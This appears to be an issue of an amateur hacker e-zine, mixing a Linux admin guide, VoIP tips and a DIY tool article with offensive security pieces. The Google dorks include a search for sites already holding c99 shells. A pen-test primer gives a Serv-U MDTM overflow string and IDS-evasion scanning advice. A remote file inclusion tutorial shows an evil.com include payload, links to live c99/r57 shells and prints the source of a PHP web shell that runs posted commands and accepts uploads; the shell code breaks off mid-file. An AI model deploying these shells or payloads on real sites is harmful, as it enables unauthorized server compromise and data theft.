This whole thing poses an interesting problem that I found a few workarounds for. The first is a site called Freecall (http://www.freecall.com/en/index.html). This has a web interface for connecting two numbers internationally for free. It is pretty bad ass. In this case you would put your UK or US # (in international format) into the "your phone #" space, and the other on in the other, click call, and bamb! free calls. Another work around that I came up with is uglier, but it involves using a free calling card (like http://www.phonehog.com) and calling the toll free access number from FWD.

Finally, upon much soul searching, research, and testing I found this http://www.startel.pt/eng/ The star network will allow you to use your psoftphone to directly dial any LANDLINE telephone in the world. This is by far the best deal I have found. Enjoy.

Well, mission accomplished! I hope that you got something out of this. This has been a small primer on how to make VoIP work for you. In the future I would like to get into more phun with VoIP, but until then, keep it real, and keep it free.

GOOGLE CHIPS

Welcome to the second edition of Google Chips!

Online HP Printers

inurl:/hp/device/this.LCDispatcher

Find Shelled Web Sites

inurl:c99.php

Old but Useful Search for Media Files

intitle:"index.of" (mp3 pipe mp3 pipe avi) <Track>
use -html -htm -php -asp -cf –jsp to filter

What is a Google Chip?

Google: A Well Used Search Engine.
Chip: A Crack or Flaw caused by the removal of a small piece.


Google Chips are search examples that can potentially be used to exploit a system or just find out more information – more than you would expect to see in fact! If you have found a Google Chip and would like the details published please get in touch with us on the forums!

TROLL PITS!

In the next issue of THV Digest we plan to include some photos of your own labs/computer room/troll pit!

If you would like your pit included please sent it to articles@hackervoice.co.uk along with some amusing details which we can print along with the photo.

As an example on the right you can see Naxxtor in Belial's old Troll Pit of Hell eating some real nasty looking burgers.



DEBAIN UBUNTU A TO Z OF ADMINISTRATION.

Part #1
By Belial

This multi part guide is a reference for the novice Linux user. Some of the tip-bits might be used as a useful look up for tools, apps and how to's. I have tried to pack in as much info as I can, using my day to day administration tools and knowledge. In an effort to minimize confusion and be more user-friendly as well as multi platform, the commands listed here are to be used in a shell. I have done my best to keep things simple and informative however I might have missed some stuff out or left it to another release of this magazine. The best care has been taken to minimize mistakes or errors, If you spot any please let me know!! Belial@hackervoice.co.uk.

Note: I may jump a few things along the alphabet etc, and reserve the right to rewrite the alphabet. :P

I hope you find this useful in your ventures. Before we start... If you are unsure of how to use a command or need to know more about an application simply add --help or –h or ? at the end of the command.

For example**: $ ping –help**

This usually prints out a quick user summary or syntax information on how to use the application.

Apt

Apt, or Advance package manager ... I forgot what the T stands for is one of the most useful tools on the Debian / Ubuntu utility belt. Apt manages all your installed, installed, potentially installed packages.

Debian / Ubuntu has a vast amount of different applications that can be quickly and easily installed. You will find yourself getting to know apt much better throughout your time as you continue to use your Debian / Ubuntu system.

Useful commands :

Adduser

Pretty simply adds a user to the system. By default when used in this fashion:

```
# adduser belial2
```

It will create a user and place all the important files into /home/<username>/ folder. You can further customise this by telling adduser to point the user to another home folder or adding them to a specific group etc. After you hit return it will ask you to create a password for the user, if not, you can run:

```
# passwd <username>
```

To set a password for that user:

```
# apt-get update
```

This command will update your package repository. Please see below for sources.list information

```
# apt-get install <package name>
```

This will go out and try and reference your sources.list file to find the requested package, The sources.list file can be found under the /etc/apt/ directory. You will then be given a few options and a summary of what apt will do. To install press y and hit return. If the package is already installed no further action will be taken however apt will tell you this:

If the package could not be found apt will let you know too.
If you are having trouble finding the true name of your package, or version of your package this command will help too.
You can also install more then one package in one go, just list them after each package name i.e.

```
# apt-get install texteditor webbrowser mediaplayer.
```

```
# apt-cache search <package name>
```

This command will tell apt to search for the key words you have provided.

Some times, if the name is common or there are many references to it apt will print out a mass of information to drill through this info please see G for the grep command.

# apt-get remove <package name>

As it says, any package name given will be removed after a summary and user confirmation.

# apt-get upgrade

This option will go out and contact your Debian / Ubuntu resources and check to see if there area any system upgrade for your OS version or for any other installed package, this will work only if you install the packages through apt or synaptech or aptitude as custom installed application like the ones you install from a gz.tar ball or from source etc will not be referenced by apt. So keep that in mind.

# apt-get dist-upgarde.

This option will do a similar job as upgrade; however instead of just installing updates, it will try and upgrade your entire Debian / Ubuntu installation. This will only work if there is a distribution release and you are behind a version or two.

There are other methods of upgrading distributions and I cover them at a later stage.

Cd

Change directory. One of the most used. Most useful and least explored commands. Well who would have known cd had a help file? Well it does.. but as the command suggests its not terribly over coded :). Simply put you can use it with this syntax:

# Cd /some/where/i/want/to/go

And if you ask nicely it will take you there! No need to tap your shoes Dorothy just use CD !

CP

The cp command is used for copying files folders and other items on your file system from one place to another. Also it can be used for renaming files. As Linux doesn't really have a “rename” command cp is used for this job. Cp has a whole host of different function, but generally only a few are used.

# cp myfile /home/belial/files/myfile.old

this will move “myfile” to the directory /home/belial/files/ and rename it “myfile.old”

cp is very useful for quickly duplicating files and folders and making quick back ups of these too.

I fully recommend when messing around with important system files that you first make a back up!! You can do this very easily by running a similar command as to the one above.

# cp /boot/grub/menu.list /boot/grub/menu.list.bkup

Trust me! You don't want to have to learn to do this the hard way. That should pretty much cover cp. It’s not terribly complicated but cp has a bunch of other functions that you can pick up yourself by following its help files.

Cron

Cron is linux's system execution scheduler. Using cron correctly will allow you to schedule an application or event to execute at a given time date or re-occurrence. Such as once on start up or every 5 mins or hour day etc.To make changes to your crontab (schedule):

# crontab –e or **# crontab -l**

to list all your currently set up events. Alternately as most of the pre-set system events are under root you may want to specify what user you wish to edit the crontab for by

# crontab -u root -l

Will list all the set schedules for the user root. This tool is a must if you wish to make script kick off every 10 mins or an hour etc. Follow the crontab manual page for more instructions on how to streamline your scheduling:

# man crontab.

At first this may seem incredibly complicated but it really isn’t once you start using it a couple of times.

Finding stuff on your system the easy way

So you may have installed some stuff or made a file and forgotten where the hell you put it in the maze of folders on your system. Well here are two commands that should help you out in locating the whereabouts of these file(s):

# updatedb

Running this command will update your system index database. This means that if you have just done a change and need to find what you did or what a file is called that has been recently installed updatedb will index it.

Updatedb runs on a schedule. So every now and again it will do an automatic update.

# locate <file or folder>

Running locate will give you back a list of locations that where found with that keyword you provided. It's very useful and will help you out when you are trying to find those pesky config files. Most of all the system configuration files are found under the /etc/ directory. It would take an age to cover everything and every possible configuration option in there so im not going to. But what I will do is run through some of the day-to-day most commonly needed or used /etc/ files.

Hardware

So let's say you have a usb external storage medium like a USB pen or a hard disk. You plug it in... and nothing happens! What do you do? One of the first places I tend to look is in the dmesg (device messages) log. You can call that simply by doing this from the command line: **# dmesg**

This will print out a line by line event history of what the OS has detected and done with that hardware. This may get complicated for the true novice. So here are a few steps to identifying and ways to find out what you are looking for to get that USB drive working. Once plugged in, a message may appear near the bottom of the list. It will give you a summary of the hardware and what it has found. If the system has found the device and is able to talk to it i.e. if it has the drivers to do so it usually assigns it a device name like: hda1 sda1 etc.

sd means serial device, is hard disk and so on...USB devices tend to show up as SdX where X is a alphabetically assigned letter if you have say more then one partition on that device or more then one device on that BUS, it may go up in a,b,c,d etc. So if you can see that then we have a good chance of being able to mount that device onto your system ready to use.

If you don't already have a place to mount this device it might be a good idea to make one now. You can pretty much mount things anywhere but common sense and easy of use dictates to put it somewhere where you will most use it or depending on what function you want to use the device for. This might be under /media/ or /home/username/usbdisk and so on.

We then need to issue the mount command. This usually requires super user privileges. So…

# sudo mount /dev/sda1 /media/usbdisk

if successful mount will have mounded the usb file system to your given folder.
You can now access this folder and things within it as if you where accessing any folder or files on your file system.

Ls

ls? dir? Wtf? Well if you are used to DOS. You may know the dir command. Listing stuff in directories. Well linux has one too would you know!

# ls - will list user viewable files / directories in the given folder its run in. However you can also tell ls to list the same in other folders you are interested in such as: **# ls /var/log/**
l
s has also a bunch of neat things that can help you narrow down your searching or listing.
If you wish to see a bit more detail about the directory and view all the files / folders then you can add extra switches to the command such as: **# ls -la**
…or you can add the -lt -c to sort by or show list modified status of file status information etc. Try –help for more information. Ls is largely used but most of its features are not even touched.

Lastlog

Last log gives you a read out of your users, and when they last logged into your system.
If you are running a shared system or you have allowed a few of your friends shell accounts on your box. You might like to know when they last logged in. Lastlog will give you this information as well as from where and what time date year. You can narrow down your searching by using -d date from switch or -t time from switch too.

So for now this is Part 1. I hope some of this stuff is useful to you as a beginner. If you would like to see more of this then let me know! Till next time, keep hacking. Belial.

D.I.Y TOOLS

The Poor Persons Guide
By Blue_Chimp

In this series of articles I am going to talk about making a few homebrew tools, gadgets etc that you might find useful in future projects, out in the field etc you get the idea. In this article I talk about how to make a simple track cutter for use on Vero board when making prototype (or temporary circuits). In future articles I will teach you how to make a simple LED torch, a terminal screwdriver, a battery clip retrieved from an old battery and a few other handy little gadgets to keep in your bag.

YOU WILL NEED...

Basic Construction tools such as a hammer, file, screwdriver, drill bit or whatever

Some electric tape, to fashion some form of grip, I personally use polymorph it makes my homebrew kit look a bit more professional look.

Some basic common sense (which is becoming a commodity these days)

OPTIONAL...

Plastidip, its liquid plastic, so you can introduce some insulation to the track cutter and increase grip on the handle and shaft (get your mind out of the gutter).

TECHNIQUE...

Right so we will be making a very simple track cutter. If you've ever made a circuit of Vero board, you will know you sometimes need to cut tracks to make a circuit (rather than have power on all the tracks in the same way as a PCB has tracks).

If you've ever been into Maplin, you will see that they sell track cutters for around £1.50 I have seen them advertised for £8.50 in some places! (this is in 2007).

fig.1
A bag of solid polymorph

In its most basic elements, it's a handle with a drill bit quite simply. Now you have 2 options from here, you can either fashion the handle from a toilet roll tube and electrical tape, Or you can use an excellent substance known in the industry as 'Polymorph'.

A little background on polymorph; the official name for 'Polymorph' is Caprolactone polymer, it has a fusing temperature of around 60°C (The temperature it starts to bond) and has a tensile strength of 580kg/cm2. It comes in 2 forms either as a solid or a liquid (I use the solid).

OK now that we have covered the background we can crack on with construction, for this article I am going to be using polymorph, I wont insult your intelligence by trying to teach you how to make a handle from a toilet roll handle and tape!.

As you can see in fig.2 I have all the components laid out. I have a lump of polymorph already made in a pancake, a drill bit, a Pyrex glass jug, tongs and a kettle of boiling hot water. Ok so let's crack on with construction.

I am not going to go into detail on how to make polymorph moldable, download and flick through the datasheet, links are provided at the end of the article.




fig. 2




fig. 3

OK now that I have made the polymorph pliable (i.e. bendable and moldable) I am going to roll it into a tube of some form as you can see in fig.3.

The next step is quite simple, simply push the drill bit into the polymorph, there will also be a small hole, you will have to manipulate the polymorph a bit to cover this hole, also push some polymorph along the shaft of the drill to ensure a tight bond (lol).

After you have done this, its time to make everything comfortable to your grip as you can see I've squared off the end and made it sort of molded into my finger grips (fig.1).

There we go that wasn't to hard was it?. This is the first in a series of hacks to follow, also as a safety reminder please do be careful around hot material's and especially polymorph, another use for polymorph at temperature's on 80+ is hot melt glue and trust me it *ucking hurts.





fig. 4
Completed track cutter complete with a plastic handle



Coming in the next magazine… a homebrew PCP key.

Shouts:
Pink_Chimp, Tsun, #dirt people, #phreak people, all the Bobsbasement crew (http://www.bobsbasement.co.uk) and to the people @ contextshift (http://www.contextshift.eu)

Relevant Links:
http://www.c-d-cshop.com : A source of cheap polymorph
http://www.en.wikipedia.org/wiki/polycaprolactone : Wikipedia article on Polymorph

Peace Out – Blue

BEGINNERS GUIDE TO PENETRATION TESTING

By Belial

This tutorial is aimed at beginners and those who wish to get a step into pen testing and understanding security analysis better.

The Scope

I will explain the usage of known tools and describe possible vectors of attack of online services.

Touching on application security and security information updates. This tutorial is not intended as a walkthrough of 1337pwnage f0r ScR1pt Sk1Dd1yz. It's more of how the theory behind pen testing works and how to apply some practical examples yourself to develop your knowledge and understanding of real world exploits and the security world.

It should be noted also that this tutorial is a work in progress I may change or adapt and add on things at any time. You are also free to make comments or suggestions on the tutorial or tell me how much it sucks and how much you own.

First steps:

Its important for you to have an understanding of Linux and windows first. You should be comfortable with command line applications and CLI interfaces.

Set yourself some time to build a test lab. **DO NOT** under ANY circumstances try vulnerability testing on a LIVE system or a system that does not belong to you or a system that you do not have **WRITTEN consent** from the owners/administrators if the network.

The Lab should consist of virtualized or physical windows and Linux boxes. If you only have a couple of workstations to spare consider running VM server to virtualize your testing environment. Most of the virtualization products available today work really well and will give you a lot of flexibility. Some of them are also Free or available

Problems:

You may encounter problems from the offset. If you soon become overwhelmed with how servers work / products etc and are not sure what you are doing. STOP. Go off and learn about them first. Don't try and muddle your way through as you will quickly make mistakes and possibly miss the point of what you are trying to do. It's important to gain a good understanding of real world products and set-ups on a 30 day trial.

Tools and applications

VMware player. Useful for making yourself a bunch of Windows servers / workgroups or windows domains. You can also virtualized Linux systems on VMware too.

VM server. Gives you the ability to make VM networked environments. Run mixed Linux and Win32 systems that share network resources as well as giving access to services that run on the virtualised servers.

Debian Linux. A great Linux distro. Good package management and fast and flexible.

Gentoo Linux. Fast very configurable for your system. Good amount of online documentation. Not as fast to set up as Debian but will give you a lot more then you put in. Most security focused Live CDs also useful, Backtrack is just one of them

Nmap. Advanced port scanner. Very flexible and versatile port scanner also multi platform but I wouldn't run it on anything other then Linux.

Wireshark. Multi platform packet sniffer / analyser.

Cain & Able. Useful win32 tool collection, good voip traffic capture and windows sam file / network cracker. Built in password cracking and hashing tools.

Nessus. Well known vulnerability scanner. Paid for subscription for updates. However free updates available under GNU.

Nikto, Powerful Open Source web server test system and or IDS test system on the lines of Nessus but focused for web servers.

Snort, Open Source Network intrusion prevention and detection system. It is widely developed and a industry standard.

Use online marital that is freely available either from the vendor or any supporting forum / FAQ to guide you through any issues you may have.

By now you should have a VM server set up. You should also have a Linux machine (the attacking machine) use the distro that you are most comfortable with. Start off simple, don't get too complicated. Set up a windows server or windows XP machine running a FTP server.

This will be slightly different in the real world, however as you are setting all this stuff up yourself you will know already what server versions, services and configuration of the systems are like in real life you would not know this right away. Let's try and pretend as much as we can that all you know is the IP address. Although, this is your first test lets make things a little easier and run with an already known exploit for a known FTP server.

For this example we are using RhinoSofta's Serv-U FTP Server. Grab yourself a copy of the FTP server and run any of the versions including and below 4.2. Install it and set up an admin account with a password and a guest account with guest as the password and limited permissions. Such as only read a directory and download from that directory.

Something you may see in the real world, An account is given out for downloading particular files and sharing them out but the account is locked down to disallow uploading or deleting of that directory.

As you know the IP address and username/password for the box. From the attacking machine you will need to identify the version number and service running on the target machine. (I know we know this already but we are just pretending)

A few ways to do this quickly would be to telnet in on the service port (21 in this case) usually 90% of the time the service will give you the information you need. Other times Nessus can come in useful. You can customise your search in Nessus to only give you information on what you are looking for; this will save time and maybe help you in not raising suspicion.

Using either one of the methods, we need to work out an attack vector. We have port scanned the target? Or have we identified the services version by Nessus. Either way we will need to have that information to go onto the next step.

As we are going to be using a real world example, and already known exploit we will use an already made exploit in this case. Just because we haven't written the exploit doesn't mean that no one else will use it against you or some one you know who is running that software.
You have to know how even already written exploits work to protect yourself. So there is no shame in using them to learn or to even own if you know how and why they work. I mean why re-invent the wheel? Adapt and destroy.

Now we need to work out what we can do with this software version. There are plentiful of online resources for security and vulnerabilities.

If you don't know a few already then check out:
www.securityfocus.com
www.neopapsis.com
www.metasploit.com
www.milw0rm.org

Full disclosure mailing list: www.osvdb.org

There's plenty more that I'm sure you can find yourself.

A minute of searching any one of those sites should bring you to a said exploit.
Namely the MDTM command time argument buffer overflow:

http://www.securityfocus.com/bid/9751/info

We can also see that: An exploit (servu_mdtm_overflow.pm) has been released as part of the MetaSploit Framework 2.0.

So for this example we will need to use Metasploit framework. Installation instructions and usage can be found on www.metaspoit.org and to go through them here would be out of the scope of this tutorial and something you should really be learning yourself.

Understanding the exploit

You should ALWAYS understand what you are about to do before you click the proverbial ownage button.

We can see that the ftp daemon runs on windows and that the exploit states that it causes a buffer overflow in the MDTM service. The MDTM command is used for changing file time attributes.

The buffer overflow is triggered when a user is logged in and a malformed time zone is sent as a MDTM argument. The exploit can be used to gain system privilege.

How the exploit works

When a user is logged in the user can send the following:

```
MDTM 20031111111111+AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA /test.txt
```

You will need to have a valid user account and password to exploit it, but you don’t need write privs. Witch in this case we don't even have so that's fine. You don't even in fact need to have a file to request such as the test.txt file. You will be placing the shell code as the filename.

So if we are going to perform the exploit under Metasploit it will do most of the payload delivery for us. Hopefully you should have a system shell back with "SYSTEM" privs. Great!   Your fist exploit has been successfully completed! That was an easy one wasn't it?

Poor mans Network Enumeration Discovery and Mapping

Quite an important part of pen testing is Network Enumeration.   We can do most of all this from one command line command... using Nmap. But there are other methods, one of which is described in Skrye’s Automating Network Enumeration which you can find in this issue.

So you find yourself on a network right? You want to find out what else might be on the line and what types of services are on offer to you to play with.

First and foremost you should usually receive an IP address from the DHCP server.

If you are unsure of what an IP is or what DHCP is then you really need to go off and learn that first.   Given your IP, you will also be able to find out what class network you are on. Usually and mostly private networks are on an A class network hence 24 bits, and a subnet mask of

255.255.255.0. An IP address/subnet mask can be also represented as 192.168.128.6/24. the "/" being a "switch" represents the network bit mask.

Let’s say you are on that network, with that IP address, given this information you may also be able to decipher a few more important facts about your network from just the first DHCP offer.

The three bits of information can help you later on or give you a better understanding of the type of network you are on can be seen on the right…

1. Default Gateway or router
2. DNS information
3. WINS information

Using Nmap we can generate a better picture of what services and devices may be running on the network you are on:

```
nmap -sV -p 21,22,53,110,143,4564 198.168.128.0-255 > test1.txt
```

Ok so lets break this command down. -sV is important; this is our discovery part of the test. -sV Probes open ports to determine service/version info. -p followed by our stated ports will only enumerate those ports and feed that back to you. You can state what ports you wish to use, these are just as an example.

The 192.168.128.0-255 IP range, will ensure we are mapping only our A class range, this can of course be adjusted to suite your network and needs. Remember that you can also scan C and B classes by simply modifying the scan range.

And finally we ask nmap to pipe the results to a text file called test1.txt, this currently will be piped to whatever directory nmap is being executed from. you can specify where you wish the file to be saved by using the fully qualified directory location such as "/home/belial/pentests/stats/".

Anything I should be careful off?

Its very very rare to find IDS systems on the internal network. However some enterprise a/v and client end firewall products do have a simple IDS system that CAN pick up on most Nmap default scans. These will warn a user of something fishy going on, and as soon as that happens they are usually on the phone to tech support that may or may not investigate the issue.

Further to this network monitoring tools may be running on the network, sysadmins like myself usually run Etherape or Wireshark during the day or when debugging, any sysadmin that sees loads of SYN traffic coming from one IP to all of the network will get instantly suspicious and alarms will be going off!

So be careful! Use non default Nmap arguments, customise your scanning. Add delay or use the timing and performance features of Nmap, consider the firewall IDS evasion and spoofing commands too.


All these will help you do a successfully scan of the network without any alarms going off. It might take a little bit extra time and planning but at least you don't have to explain yourself to whoever is in charge or embarrass yourself in front of the client when their IDS goes off and detects your actions on the first day!

Belial

Belial.

THE OLD GIBSON PHONE SYSTEM CROSSWORD

By Remz



Across

1 The Hacker Swiss-army knife.
3 A true Hacker who blundered aka the father of the worm.
5 Telephone network run by the Dalek.
7 A very popular Trojan horse.
9 Function which calls itself.
12 Digital number format for the numbers in the set 1, 2, 3...
13 Supplementary bit added to data for the purpose of error detection.
15 Influential family of minicomputers developed by DEC.
16 The underlying Enigma machine cipher.
18 Region of memory used for dynamic storage allocation during the runtime of a program.
19 Britain's sigint agency based in Cheltenham.

Down

2 Collective term given to a series of programs used to develop software.
4 Calling yourself with a spoofed Caller ID.
6 Frequencies produced above and below a carrier as a result of modulation.
8 Command to enumerate a user through SMTP [1].
10 Fictional language employed by the totalitarian government of Oceania.
11 Not quite a byte.
14 Caffeinated beverage of choice for the British Hacker.
17 Command to enumerate a user through SMTP [2].

Answers will appear in Issue #3.

INTRODUCTION TO REMOTE FILE INCLUSIONS

By Tsun

In this article I will cover the basics of Remote File Inclusions, how to search and detect them, and how to exploit them, I will also cover although slightly how to patch and fix them.

This article is for informational purposes only anyone using this article to exploit other websites are doing so by their own choice and we take no responsibility for them or their actions, this article is meant for informational purposes to allow server admins to gleem the avenues that hackers will take to breach their security.

What is an R.F.I

To understand what an R.F.I is I need to explain a little bit about how P.H.P works, P.H.P is one of the most common and most flexible and powerful web scripting languages, and its used in over 60% of database driven websites, last time I checked at least..

P.H.P Is what we call Interpreted, this means that it does not compile down to an executable file, this also means that as a server is executing it, its done 1 line at a time until the Interpreter hits the end of file. Because of this in the beginning most P.H.P Scripts were small, and all coded into one file, However as the programmers and the language developed and became stronger and more robust people soon started to split their website code over multiple .php files, as a result they then have to use what are called Includes, An included in essence tells the interpreter to go some where else for the next bit of code, and then return to the original file when it runs out, this made the code easier to manage, and easier to work on with functions of relevance in the same file as each other, this also gave rise to the possibility of exploitation.

The Problems for web designers and developers arise when we understand the power of Include and Require the main commands used in P.H.P for pulling source, you see, they don't just pull local files, they can be used to call in files from remote locations, if the server permits it. And this is where the attacker can take advantage of power of P.H.P and have a website pull in and use his own evil code.

The way an R.F.I works, is really simple, if we take the code on the right as an example:

```
Filename index.php
<?php
$data=$_GET['page'];
include Header.php;
Include $data;
Include footer.php;
?>
```

That code is simple, of course and your probably never going to see any websites with something so basic, but its more than enough to give you an example of these commands and how they work.

Now lets assume that header and footer.php files contain some nice logo and come copy right info on the footer, the above code will pull in header and render it the browser, it will then pull in what ever data holds and and then finally footer.

Now in a working website, data which is a variable would be getting sent the page contents, something like this:

http://www.website.com/index.php?page=about.php

The Above url would then send About.php into the variable data, which a few lines down is then included, so the page would then actually include about.php.

This is where the hacker could change the value of data, simply by sending that page in the same way shown above, something he has coded, like this.

Http://www.website.com/index.php?page=http://www.evil.com/hacker.txt?

Now, those of you that are sharp may ask why is it a text file, well simple really, the code the hacker is pulling in, is P.H.P, if the file was called hacker.php then it would be executed on the hackers own server, and he doesn't want that now does he, the extension does not really matter as the code is pulled into a P.H.P file and then executed.

Well that's the basics of an R.F.I I will now explain a little more on the process.

What is a Shell Script

A shell script, is a chunk of PHP that carries out some basic server / owner level operations on the remote website.


When a shell script is injected into a site, it gains all the access rights of the site owner, this means that for the most part, your shell script will be able to read, write, edit and delete anything that the owner of the site could, or anything that the permissions are set to allow his pages to do.

For the most part permissions will be set-up to restrict execution , and writing of unneeded files, but in our experience there are far more websites out there with either website admin's or web hosting companies that fail to set the proper permissions on their users and their servers, as a result its highly likely that people taking advantage of these script will be able to either read, edit or browse all the way through not only the site they attack, but also the full server that their victim website is hosted on.

Here are some Examples of Shell Scripts; these are all text files for a reason, which I will explain later in this article:

- http://pirate-simo.ifrance.com/c99.txt ? - working
- http://no.spam.ee/~tonu/phpshell/r57shell.txt? - working
- http://nicksom2d.sytes.net/deadly
- http://d.1asphost.com/HybriD3/2007.txt

Here is what c99 looks like once its executed correctly on a remote or local system:



File Permissions

File Names

Control Options Which include, execute commands where you can enter your own commands, cat ../../../etc/passwd for example.

There are options for uploading files, downloading files, creating files and Dir's.

Its all here, just about anything you need to do what you want!.

Please be advised, these urls are not owned by HackScotland.com so we can only assure you that at the time of writing the article they were working.

For the purpose of this article I will show you what some of the code looks like and give you something that's a lot less powerful than the scripts above, but should still give you an idea of how they work, and its safe to test and mess with this on your own server, if you have one set-up.

EvilScript.txt

```
<html><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" /><title>H-Sc Shell</title></head><?PHP
ini_restore( "safe_mode");
ini_restore ("open_basedir");
$uid= shell_exec('id');
$info =shell_exec( 'uname -a' );
$output = shell_exec ( $_POST['cmd']);
?><script type="text/javascript">function setfocus() {
document.cmdform.cmd.focus();
}
</script><style type= "text/css"><!--
body,td,th {
color: #000000;
}
body {
background-color: #333333;
}
.footer {
color: #FFFFFF;
font-weight: bold;
font-family: Verdana, Arial, Helvetica, sans-serif;
font-size: small;
}
.heading {
color: #FFFFFF;
font-family: Verdana, Arial, Helvetica, sans-serif;
font-size: 14px;
}
.cyber {
font-family: monospace;
font-size: 10px;
font-weight: normal;
color: #00CC00;
background-color: #003300;
}
.normal {
font-family: Verdana, Arial, Helvetica, sans-serif;
font-weight: bold;
font-size: 10px;
}
.servdata {
color: #FF9900;
font-weight: bold;
font-size: 10pt;
font-family: Verdana, Arial, Helvetica, sans-serif;
}
--></style><body onLoad="setfocus();"><div align="center" class="normal"><span class= "footer">.H-Sc Shell Script.<br>Version
Alpha 0.1.0<br>By Tsun</span><span class="style8"><br></span><hr><span class= "servdata"></br><?php
echo "<b><font> (u)ID :</font></b>: $uid<br>" ;
echo "<b><font> Server INFO :</font></b>: $info<br>" ;
echo "<b><font> Result:</font></b><br>" ;
?></span><br><hr><div style="border:solid;"><?php
//upload code

if ($_FILES[ "fileupload"]["error" ] > 0)
{
echo "Error: " . $_FILES["fileupload" ]["error"] . "<br />";
}
else
{
if($_FILES["fileupload" ]!=""){
echo "Upload: " . $_FILES[ "fileupload"]["name" ] . "<br />";
echo "Type: " . $_FILES["fileupload"] ["type"] . "<br />" ;
echo "Size: " . ( $_FILES["fileupload"][ "size"] / 1024) . " Kb<br />";
echo "Stored in: " . $_FILES["fileupload"][ "name"];
move_uploaded_file ($_FILES["fileupload" ]["tmp_name"],$_FILES ["fileupload"][ "name"]);
}
}

//end upload code.
?></div><br><hr></div><table width="627" border="3" align="center" cellpadding="1" cellspacing= "0"><tr><td colspan="2"
